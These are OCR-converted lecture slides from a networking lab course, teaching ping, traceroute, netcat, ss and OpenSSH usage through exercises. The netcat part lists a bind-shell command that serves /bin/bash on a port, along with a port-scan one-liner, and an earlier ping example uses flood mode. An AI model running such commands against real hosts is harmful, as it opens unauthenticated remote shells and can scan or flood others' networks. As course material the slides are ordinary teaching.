    ping -c 5000 -s 512 -f 160.80.103.14
    ```
  - Record the network route (many hosts ignore the ROUTE RECORD option. Let's use `traceroute` for that)

    ```
    ping -R 160.80.103.14
    ```


`traceroute`

- A computer network diagnostic tool for displaying the route and measuring transit delays of packets across an IP network
- `traceroute` sends a sequence of packets to the destination
- `traceroute` works by increasing the TTL value of each successive (set of) packet(s)
- `traceroute` reconstructs the path to the destination by receiving the ICMP TTL Exceeded message by each router traversed by the packet
- Implementations on Unix-like OSs use UDP with ports from 33434 to 33534. Others use ICMP Echo Request
- For UDP version, `traceroute` ends when a port unreachable is received from the destination
- For ICMP version, `traceroute` ends when a ICMP Echo Reply is received for the destination

How does `traceroute` work?



traceroute



Basis usage:

```
traceroute [options] $DEST_HOST
```

Useful options:

```
-q <num_queries>: number of queries
-i <iface_name>: source interface
-s <addr>: source address
-M <ttl>: initial TTL
-m <ttl>: maximum TTL
-w <time>: wait time for a probe response
```

netcat


- Utility that reads and writes data through IP transport session, either TCP or UDP
- It can create TCP or UDP socket in listening
  - `nc -l 9000` (open a TCP socket listening on port 9000)
  - `nc -lu 9000` (open a UDP socket listening on port 9000)
- It can connect a TCP socket
  - `nc 160.80.103.147 9000`
- It can create a UDP socket for sending packets
  - `nc –u 160.80.103.147 9000`

- **NOTE:** there are 2 versions of nc. One is the GNU version. The other one is the BSD porting. These 2 versions have a slightly different syntax and options. For example (that's the case of `nc` on the NETKIT VM), you might have to use the following syntax for listening sockets:
  - `# nc -l -p 9000`

Exercise: TCP connection

- Let's get back to Lab0
- On PC1 create a listening TCP socket on port 9999
- On PC2 connect a TCP socket to PC1:9999
- Write something and press CTRL+C to close
- Sniff the entire TCP flow on router (connection, data, close – use `tcpdump` and write to a file)
- Display the trace with wireshark

Exercise: TCP connection



Advanced use of `netcat`

- We already saw `nc` as a chat ☺
- We can also transfer files:
  - `server:# nc -l 9000 > received_file`
  - `client:# cat file_to_send | nc $server 9000`
- Get a web page (like `wget`)
  - `client:# printf "GET / HTTP/1.0\\r\\n\\r\\n\n" | nc 160.80.103.147 80`
- Remote shell (dangerous – removed from bsd porting)
  - `server:# nc -l 9000 -e /bin/bash`
  - `client:# nc $server 9000`
- Perform a port scan (`-z` option)
  - `client# nc -v -z $target 7-1023`

ss

- Utility to investigate sockets
- All TCP sockets, all UDP sockets, all established ssh / ftp / http / https connections, all local processes connected to X server, etc…
- Basic usage: # `ss [options] [filter]`

```
-s: display summary
-a: display both listening and non-listening
-l: display listening socket
-t: display TCP sockets
-u: display UDP sockets
-p: display processes using sockets

And many more…
```

- Documentation: `/usr/share/doc/iproute-doc/ss.html`

ss output

```
marlon@marlon-vmxbn:~$ ss -ap
State      Recv-Q Send-Q          Local Address:Port              Peer Address:Port
LISTEN     0      4                   127.0.0.1:5037                   *:*
LISTEN     0      128                      *:www                       *:*
LISTEN     0      128                      *:webmin                    *:*
LISTEN     0      5                       :::domain                   :::*
LISTEN     0      5                        *:domain                    *:*
LISTEN     0      128                      *:ssh                       *:*
LISTEN     0      128                     :::ssh                      :::*
LISTEN     0      128              127.0.0.1:ipp                      *:*
LISTEN     0      128                  ::1:ipp                       :::*
ESTAB      200    0             172.16.166.147:33756          172.16.166.1:netbios-s
sn  users:(("gvfsd-smb-brows",29392,9))
ESTAB      0      0             172.16.166.147:43615           199.7.59.72:www
users:(("chromium-browse",2235,82))
ESTAB      0      0             172.16.166.147:42840         173.194.35.51:https
users:(("chromium-browse",2235,71))
```

```
marlon@marlon-vmxbn:~$ ss -s
Total: 512 (kernel 0)
TCP:   16 (estab 6, closed 1, orphaned 0, synrecv 0, timewait 0/0), ports 0

Transport Total     IP        IPv6
*         0         -         -
RAW       0         0         0
UDP       9         6         3
TCP       15        12        3
INET      24        18        6
FRAG      0         0         0
```

Remote Access - SSH

- Secure Shell (SSH) is a protocol for secure remote login and other secure network services over an insecure network

- RFCs define 3 major components:
  - The Transport Layer Protocol (RFC4252)
  - The User Authentication Protocol (RFC4253)
  - The Connection Protocol (RFC4254)

- OpenSSH (client/server implementation):
  - Encryption, Authentication, Data integrity
  - Secure file transfer (`scp`)
  - X session forwarding
  - Port forwarding
  - SOCKS4|5 proxy
  - Public Key authentication

- We won't take a look at the protocol, but we'll focus on some practical uses

OpenSSH installation and configuration (DEBIAN)


- `openssh-client` present in almost all Linux distribution (DEBIAN included)
- `openssh-server` usually not included
  - `apt-get install openssh-server`
- Configuration file in:
  - `Server: /etc/ssh/sshd_config`
  - `Client: /etc/ssh/ssh_config`
- Documentation:
  - `man (ssh_config|sshd_config)`
- Useful configuration parameters (server, except ServerAliveInterval):
  - `Protocol (1|2)`
  - `PermitRootLogin (yrs|no)`
  - `PasswordAuthentication (yes|no)`
  - `X11Forwarding` (yes|no)
  - `ServerAliveInterval` <seconds>
  - `DenyUsers` <user list> and `DenyGroups` <group list>
  - `UseDNS no`

- Remember to restart ssh to apply any changes in the configuration file
  - `/etc/init.d/ssh restart`

OpenSSH basic usage


To connect to a ssh server just type

```
ssh user@server
```



- The server send it's public key fingerprint
- The program asks you to verify the authenticity of the key
- Once the host is recognized, the server address is put in the file `~/.ssh/known_host`
- What if the key fingerprint doesn't match the one stored in `~/.ssh/known_host`? See the next slide…

SSH key authentication failure




Not necessarily something nasty is happening!

E.g.: ssh has been reinstalled or a big update has request the generation of a new key (pair)

SSH public key authentication

- It might happen that a sysadmin doesn't trust the strength of a user password
- Users' account violation can lead to apocalyptic scenarios (sudoers users…)
- Public key authentication is a stronger auth method
- Users are requested to generate a public/private key
- The public key is manually (and over a secure channel) installed on the server
- The user is not authenticated via user/password verification, but via a "safer" cryptographically challenge/response mechanism (later on…)

Public key authentication with OpenSSH



Public key authentication with OpenSSH

- The client generates the key pair

  ```
  ssh-keygen -t (rsa|dsa)
  ```

- By default, the public key is stored in:

  ```
  ~/.ssh/id_rsa.pub
  ```

  or

  ```
  ~/.ssh/id_dsa.pub
  ```

- The public key has to be appended to the file `~/.ssh/authorized_keys` in the home of the authorized user
- 1st way, assuming that `id_rsa.pub` has been securely copied on the remote machine

  ```
  cat id_rsa.pub >> ~/.ssh/authorized_keys
  ```

- 2nd way, with a tool provided by OpenSSH (from the client)

  ```
  ssh-copy-id user@server
  ```

Exercise

- Back to Lab0-interfaces
- Install SSH server on router (if needed)
- Force public key authentication
- Configure public key authentication for user@router

Secure file transfer over SSH

- Basic usage
  - `scp [-r] [[user@]host1:]file1 ... [[user@]host2:]file2`
- `Examples`

  `1) scp file1 marlon@example.org:`

  `2) scp marlon@example.org:file2 /home/marlon/dir/`

  `3) scp –r dir/ marlon@example.org:/home/marlon/dir_target`

  Where:

  1) `file1` is copied in marlon's home on the remote host
  2) `file2` (in marlon's remote home) is copied in the specified local path with the same name
  3) The local directory `dir` is recursively copied into the specified remote path

OpenSSH advanced usage

- Running commands over ssh
  - `ssh username@server “command”`
- Forward X session
  - `ssh -X username@server`
- Local Port forward
  - `ssh -L lport:remote_addr:rport username@server`
- Remote port forward
  - `ssh -R rport:local_addr:lport username@server`
- Socks5 proxy
  - `ssh -ND 9999 username@server`
- Remote filesystem with sshfs
  - `sshfs  user@host: mountpoint`

- Nice tutorials:
  - http://www.subhashdasyam.com/2011/05/25-best-ssh-commands-tricks.html

Local Port Forwarding example

Lab1-ssh

Problem: router1 doesn't have the route to 192.168.0.0/24 (as in real world topologies…)

(Note: router1 and router2 on the same lan is not a real topology… let's pretend they reach each other through the internet…)

Goal: connect pc to server:2024 with nc trough a "SSH tunnel"

Preliminaries:

Install openssh-server on router2 (if not already installed)

Create a guest account (user) for ssh login on router2 (set the password for "user" account)

To reach server from pc:

1) Put server:2024 in listening on port 2024

```
server# nc -l -p 2024
```

